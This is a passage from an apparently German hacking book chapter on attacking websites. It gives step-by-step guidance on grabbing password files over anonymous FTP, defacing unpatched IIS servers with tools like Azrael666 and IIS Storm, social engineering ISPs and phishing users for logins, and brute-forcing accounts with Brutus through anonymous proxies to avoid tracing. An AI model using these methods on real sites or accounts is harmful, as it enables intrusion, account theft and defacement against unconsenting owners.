  Durch eine DOS-Attacke, die vermutlich von der lokalen Geheimpolizei gesteuert wurde, hatten ca. 400.000 User erhebliche Probleme bei der Internetnutzung. Hintergrund: Mit dieser Aktion sollte eine übers Internet koordinierte Informationskampagne pro-demokratischer Gruppen für eine ehrliche Wahl in Kirgisien gestoppt werden.
- **Spam from Russia**
  Seit August 2006 registrierten unabhängige Beobachter eine massive Zunahme von Spam, die von Rußland aus über ein Botnetz von etwa 73.000 PCs gesteuert wurde. Das Ganze ist nicht ohne Ironie, da die Zombierechner, die ihre Spams in mehr als 166 Länder ausstreuten, fast alle in den USA beheimatet waren.

Im Folgenden wollen wir einige Beispiele aus der Praxis diskutieren. Wie gehen Angreifer vor, wenn sie Webseiten korrumpieren, manipulieren oder sich illegalen Zugriff auf geschützte Inhalte verschaffen? Ausgangspunkt für Angriffe bilden meistens Portscans und/oder die berühmt-berüchtigten Google-Hacks. Um nicht Zeit und Rechnerressourcen zu verschwenden, wird man sich als Newbie diejenigen Webadressen herauspicken, die eine oder mehrere erkennbare Schwachstellen aufweisen. Die Überlegung dabei: Wo eine gravierende Lücke ist, lassen sich durchaus noch andere Schwachstellen finden und ausbeuten. In unserem Kapitel über Google-Hacks haben wir einen der simpleren Fälle (FTP-Zugriff) beschrieben. Hier noch einmal die Kurzfassung in Form einer Ablaufgrafik:




Bild 15.1: Eine Webseite hacken über FTP-Zugriff

Andere Möglichkeiten, sich via FTP-Zugriff auf eine fremde Webseite zu verschaffen, laufen über den anonymen Login via FTP als *anonymous*, um sich dann – Sicherheitslücken vorausgesetzt – die entsprechenden Passwortdateien auf den eigenen PC zu kopieren und lokal zu cracken. Eine spezielle Software ist nicht vonnöten. Alles, was man braucht, bringt Windows von Haus aus mit. Und so geht's:

In der Command-Shell starten wir den FTP-Client und öffnen unsere Seite mit *open IP-Adresse*.




Bild 15.2: Zugriff auf FTP-Server

Wenn alles funktioniert, erhalten wir einen entsprechenden Hinweis, dass die Verbindung hergestellt wurde. Zugleich werden wir aufgefordert, die Logindaten (Benutzer + Kennwort) einzugeben. Bei vielen offenen oder halboffenen FTP-Servern funktioniert der erste Zugriff über die Benutzerkennung *anonymous* + *irgendeine@emailadresse.de* als Passwort. Statt *anonymous* kann man sich oft auch als *guest* einloggen. Und wer jetzt noch MS-DOS kennt, ist entscheidend im Vorteil. Mit *dir* kann man sich den Verzeichnisinhalt anzeigen und mit *cd* die Verzeichnisebene wechseln.




Bild 15.3: Abgreifen der Passwortdatei

Wenn wir in der Kommandozeile den Befehl *pwd* eingeben, erhalten wir den Speicherort dieser Datei angezeigt; wir wechseln in das Verzeichnis und kopieren die Passwortdatei mit dem Befehl *get pwd* in unser Rootverzeichnis – im Allgemeinen *C:*, wo wir uns dann näher mit der Datei beschäftigen können. Mit *close* oder *quit* schließen wir dann die Verbindung.

Wenn man ohne grafischen FTP-Client arbeitet, braucht man für weitergehende Operationen eine Befehlsübersicht, die man z. B. auf *www.moritzschubel.de/pc_ftp.html* finden kann:

$	Makro ausführen
?	Hilfe ausgeben
account	Account Kommando zum Server schicken
append	An Datei anhängen
ascii	ASCII-Übertragungs-Modus einstellen
bell	Tonausgabe wenn Kommando ausgeführt
binary	Binär-Übertragungs-Modus einstellen
bye	FTP-Sitzung beenden und Verlassen
cd	Remote Arbeitsverzeichnis wechseln
cdup	Remote Arbeitsverzeichnis zum Elternverz. wechseln
chmod	Rechte an Remote-Datei ändern
close	Verbindung zum Remote-Host trennen
cr	Umschaltung
debug	Umschaltung und Setzen des Debugger-Modus
del / delete	Remote-Datei löschen
dir	Inhalt von Remote-Verzeichnis anzeigen
disconnect	FTP-Sitzung abbrechen
form	FTP-Format setzen
get	Datei empfangen
help	Hilfe Anzeigen
idle	Systembereitschaft bei Nichteingabe Zeitlimit 900-7200Sek
lcd	Lokales Arbeitsverzeichnis wechseln
ls	Inhalt des Remote-Verzeichnisses anzeigen
macdef	Makro definieren
mdelete	mehrere Dateien löschen
mdir	zeigt Inhalt mehrerer Remote-Verzeichnisse an
mget	mehrere Dateien empfangen
mkdir	Verzeichnis auf Remote-Maschine erstellen
mls	zeigt Inhalt mehrerer Remote-Verzeichnisse an
mode	Setzt FTP-Modus
modtime	Zeigt Zeit der letzten Änderung einer Remote-Datei
mput	Mehrere Dateien senden
newer	empfängt Remote-Datei wenn neuer als lokale Datei
nlist	zeigt Inhalt von Remote-Verzeichnissen
open	Verbindung zum Remote-Host aufbauen
prompt	erzwingt interaktiven Prompt für mehrere Kommandos
put	Datei senden
pwd	Arbeitsverzeichnis auf Remote-Maschine anzeigen
quit	FTP beenden
recv	Datei empfangen
rename	Dateiname ändern
restart	Neustart von File-Transfer
rhelp	Hilfe vom Remote Server
rmdir	Verzeichnis auf Remote entfernen
rstatus	Statusanzeige der Remote-Maschine
send	Datei senden
size	Dateigröße von Remote-Datei
status	Aktuellen Status anzeigen
struct	FTP-Struktur setzen
system	Anzeige des Remote-Systemtypes
tenex	Setzt Tenex Dateiübertragungs-Typ
type	FTP-Typ setzen
user	Neue User-Information senden
verbose	Umschalten auf Verbose Modus

Bild 15.4: FTP-Befehle

Da die meisten Webserver aber entweder über keinen anonymen FTP-Zugang verfügen oder ihre Systeme entsprechend gepatcht haben, dürfte die oben beschriebene Verfahrensweise so ziemlich der Vergangenheit angehören. Apropos Vergangenheit: Bei den Versionen 4 und 5 des Microsoft Internet Information Server gab es zahlreiche gravierende Lücken, z. B. in den Frontpage Serverextensions[79]. Hinzu kamen ein überflüssiges Script Mapping, in der Grundkonfiguration nicht gesetzte Berechtigungen[80], provozierbare Pufferüberläufe in der Bearbeitung von Anfragen für Server Side Includes (z. B. .shtml, .stm und .shtm) und das Alptraumszenario schlechthin, in dem sich Nimda & Co. tummelten: die »Unicode Web Traversal«-Sicherheitslücke, die es Angreifern erlaubt, mit einem konstruierten URL auf Web- und sonstige Verzeichnisse jedes beliebigen physikalischen Laufwerks lesend und schreibend zuzugreifen[81]. Mit anderen Worten: 2001 bis 2003 war das Eldorado der IIS-Attacker. Microsoft hat diese Lücken durch Patches und Updates mittlerweile geschlossen, sofern die Administratoren jeweils nachgezogen sind. Natürlich findet man noch immer Löcher, die nicht gestopft sind. Nicht mehr ganz so aktuell, aber immer noch brauchbar, um diese Sicherheitslücken auszubeuten, sind die Programme Azrael666 oder das mittlerweile im Netz nicht mehr auffindbare IIS Storm. Die typische Vorgehensweise sah so aus:




Bild 15.5: Internet Information Server defacen

[79] z. B. www.microsoft.com/technet/security/bulletin/MS00-100.mspx

[80] http://cert.uni-stuttgart.de/ms-iis5.php

[81] mit Tipps, um diese Lücken zu schließen: www.aspheute.com/artikel/20010926.htm




Bild 15.6: Konfiguration von IIS Storm

Mit IIS Storm braucht man nicht lange zu tricksen. Mit dem Tool lässt sich der Angriff über einen Proxy steuern. Unicode-Exploits und Zugriff können – neben etlichen anderen Optionen – vom Angreifer in einer vorgegebenen Range konfiguriert werden. Alles, was man noch zum Testen braucht, ist eine vielversprechende IP-Adresse. Diese gibt man IIS Storm mit auf den Weg und erfährt, ob man als Angreifer gute Chancen hat, die Seite zu defacen.

Bild 15.7: Alles klar zum Defacen?

Ähnlich arbeitet Azrael666. Nachdem man die IP-Adresse eines Servers eingegeben hat, der unter einer ungepatchten IIS-Version 4 oder 5 läuft, kann man testweise einige Angriffsszenarien ausprobieren und dann zur Attacke schreiten.

Im Attackmodus stehen die entsprechenden Skripts bereit, und nach einem endgültigen Check, ob man wirklich verbunden ist, kann man loslegen und die Seite des Opfers entstellen bzw. unbrauchbar machen.




Bild 15.8: Testen und Attackieren mit Azrael666




Bild 15.9: Konfiguration des Angriffs

Ein anderes Werkzeug ist der Sharp Defacer, der nicht die vielfach ausgemerzten Schwächen der IIS-Server ausnutzt, sondern PHP-basierte Webserver angreift.




Bild 15.10: Sharp Defacer: Defacement im Automatikmodus

Wenn diese Methoden nichts fruchten oder man zu lange braucht, um eine dieser älteren Schwachstellen auch heute noch zu entdecken, kann sich der Angreifer auf das Social Engineering oder eine Brute-Force-Attacke verlegen.

15.5 Ultima Ratio – Social Engineering oder Brute Force?

Beim Social Engineering kommen unterschiedliche Vorgehensweisen in Betracht, wobei die zentrale Frage immer lautet: Wer kennt die Logindaten für den FTP-Zugriff? Das ist natürlich neben dem User auch sein ISP (Internet Service-Provider), der ihm diese Daten irgendwann einmal zugemailt hat. Dieses Dreieck User – ISP – Mail-Acount bildet unser Angriffsziel.

Social Engineering Variante 1

Wir rufen die ISP-Hotline an und beantragen unter einem plausibel klingenden Vorwand das erneute Zusenden der Logindaten. Parallel dazu haben wir einen neuen E-Mail-Account eingerichtet, der so ähnlich lautet wie der echte des Users, z. B. *peter.maimann@hotmail.de* statt *peter_maimann@hotmail.de*. Wenn wir hingegen wissen, dass das Opfer noch die Frontpage Server Extensions (obwohl sie von Microsoft nicht mehr unterstützt werden) nutzt, besteht die Wahrscheinlichkeit, dass überhaupt kein FTP-Zugang freigeschaltet ist. Also beantragen wir die Freischaltung mit der Bitte um Zusendung der Logindaten an unsere (neue) E-Mail-Adresse.

Social Engineering Variante 2

Wir schicken dem Opfer eine offiziell aussehende E-Mail (von seinem ISP) mit der Bitte, seine Logindaten zu verifizieren. Anschließend greifen wir seine Daten über eine präparierte Webseite ab: ein Verfahren, das auch viele Kriminelle nutzen.

Social Engineering Variante 3

Wir beschaffen uns die Daten über den E-Mail-Account des Opfers, wobei die E-Mail-Adresse, die im Impressum der Webseite bzw. bei der DENIC hinterlegt ist, sicherlich den größten Erfolg verspricht. Da die meisten E-Mail-Provider Brute-Force-Angriffen einen Riegel vorgeschoben haben und die E-Mail-Adresse nach mehrmaliger Falscheingabe sperren, nutzen wir die bei vielen Providern hinterlegte Geheimabfrage. Das soll einem vergesslichen User helfen, sich leichter an sein Passwort erinnern zu können. Wenn wir zuvor etwas Data-Mining betrieben, uns also mit der Vita des Opfers beschäftigt haben, können wir unter Umständen einen Glückstreffer landen.

Einen ausgesprochenen Glückstreffer dieser Art landete auch der Hacker des Mailaccounts von Sarah Palin, die sich 2008 auf Seiten der Republikaner um die US-Vizepräsidentschaft bewarb: »In den Tagen vor dem Hack war ruchbar geworden, Sarah Palin wickele mitunter Amtsgeschäfte über eine private Mailadresse bei Yahoo ab. Rubico fand einen Account namens *gov.palin@yahoo.com* und benötigte zum Eindringen nicht einmal das Kennwort der Gouverneurin. Haben Yahoo-Anwender ihr Passwort vergessen, können sie sich anhand dreier Fragen ausweisen und erhalten dann Zugriff auf ihren Account. Der Hacker fand aus öffentlich zugänglichen Informationen über Palin deren Geburtstag, ihre Postleitzahl und die Antwort auf die Sicherheitsfrage heraus und setzte dann sein eigenes Kennwort.«[82]

Wenn das alles nicht zum Erfolg führt, bleibt immer noch die Brute-Force-Attacke. Hier streiten sich einige Produkte um die Gunst des Angreifers. Das klassische Tool in der Windows-Welt ist Brutus, Allzweckwaffe zum Knacken von Internet-Accounts (FTP, HTTP, POP3, Telnet, NetBIOS etc).

---

[82] www.heise.de/newsticker/meldung/Sarah-Palin-Der-Mail-Hack-der-keiner-war-207052.html




Bild 15.11: Brutus, der (schon etwas in die Jahre gekommene) Universalknacker

In das Feld *Target* trägt man die URL oder IP-Adresse des Ziel-PCs ein, dann wählt man unter *Type* die Art des Angriffs, z. B. HTTP (Form), wenn sich z. B. auf der Anmeldeseite ein Login-Formular befindet. In diesem Fall müsste man natürlich auch den zugehörigen Port 80 (analog Port 21 für FTP etc.) ankreuzen. Port: Angabe des Ports, im Falle von HTTP Port 80 oder bei FTP 21. Mit *Connections* und *Timeout* definiert man, wie oft die Verbindung herzustellen ist und nach welcher Zeit sie getrennt werden soll.

Ein sehr nützliches Feature, um die Angriffe einigermaßen anonym durchzuführen, ist die Umleitung über einen Proxyserver. Eine Liste anonymer Proxies findet man z. B. bei *www.proxy4free.com*. Bedenken Sie bei der Auswahl Folgendes: Manche Proxies sind alles andere als anonym, verbergen also ihre IP-Adresse nur unzureichend; bei einem tatsächlichen Einbruch wären sie rückverfolgbar. Noch sicherer fühlen sich viele Hacker, wenn der Proxy sich zusätzlich auf einem anderen Kontinent befindet. In diesem Fall muss der Proxy aber über eine ordentliche Bandbreite verfügen, um den Anwender nicht auszubremsen.

Unter *Method* gibt man an, auf welche Weise die Kommunikation mit der Webseite stattfinden soll: *GET* ist die gebräuchlichste Methode, um Inhalte vom Server anzufordern; bei *HEAD* wird der Server angewiesen, die gleichen HTTP-Header wie bei *GET* oder *POST* zu senden, nicht jedoch den eigentlichen Dokumentinhalt. Ein Häkchen bei *KeepAlive* hält die Verbindung aufrecht und ein aktiviertes *Fake Cookies* suggeriert dem Zielrechner, mit dem entsprechenden User auch tatsächlich verbunden zu sein.

Spannend wird es noch mal bei den *Authentication Options*. Hat man den mutmaßlichen Usernamen (oder mehrere davon), verkürzt sich die Zeit, bis Brutus eine gültige Kombination aus User-Login und Passwort findet, um einige Größenordnungen. Ansonsten setzt man auf die beiliegende Datei *Users.txt* mit den gängigsten Kennungen. Das zugehörige Passwort kann jetzt mit einem Dictionary-Angriff (word list, combo list) oder durch Ausprobieren (brute force) erraten werden. Ist Brutus fündig geworden, stehen die Treffer im Fenster *Positive Authentication Results*. Der Dictionary-Angriff gewinnt eine neue Dimension, wenn man von Fall zu Fall unterschiedliche, z. B. länderspezifische Wortlisten vorgibt. Auf Seiten wie *www.morehouse.org/hin/wordlists.html* findet man Dutzende von speziellen Wortlisten, die man auch mit anderen Brute-Forcern kombinieren kann.

Was dem einen sein Brutus, ist dem anderen seine Hydra oder seine Medusa, die sich speziell unter Unix/Linux-Anwendern großer Beliebtheit erfreut und inzwischen auch als Kommandozeilentool unter Windows läuft. Mehr dazu im Kapitel 18, »Netzwerkarbyten«.

15.6 Sicherheitslücken systematisch erforschen

Die meisten der Tools, die wir auf den vorangegangenen Seiten beschrieben haben, sind einfachere Werkzeuge, die mehr für Script-Kiddies und angehende Hacker als für Security-Profis interessant sind. Etwa in der Mitte zwischen diesen und professionellen Web-Vulnerability Scannern wie beispielsweise Paros[83] oder Acunetix[84] stehen neuere Tools wie der AccessDiver.

15.6.1 AccessDiver

Seine Entwickler beschrieben des AccessDiver als »software which can detect security failures on your web pages. It has multiple efficient tools which will verify the robustness of your accounts and directories accurately. So, you will know if your customers, your users and yourself can safely use your web site.« Auf der anderen Seite findet man natürlich im Internet auch handfeste Beschreibungen, wie man mit diesem Tool Webseiten, im Besonderen zum Beispiel Pornoseiten[85], knacken kann. Seit 2007 ist das Tool nicht sonderlich weiterentwickelt worden. Die aktuellste im Netz auffindbare Variante

---

[83] www.parosproxy.org/index.shtml

[84] www.acunetix.com

[85] board.raidrush.ws/showthread.php?t=553

ist die Version 4.402, die leider nicht mehr so stabil läuft wie die im Folgenden beschriebene Vorgängerversion.

Aber schauen wir uns das Tool einmal im Detail an. Nach dem Start sollte man zuerst den Expertenmodus im Menüpunkt *My Skill* aktivieren, da ansonsten einige wichtige Einstellungen nicht zur Verfügung stehen. Bevor Sie jetzt das erstbeste Angriffsziel in die Eingabezeile *Server* eintragen, raten wir Ihnen, sich erst mit den *Settings* etwas näher zu befassen.

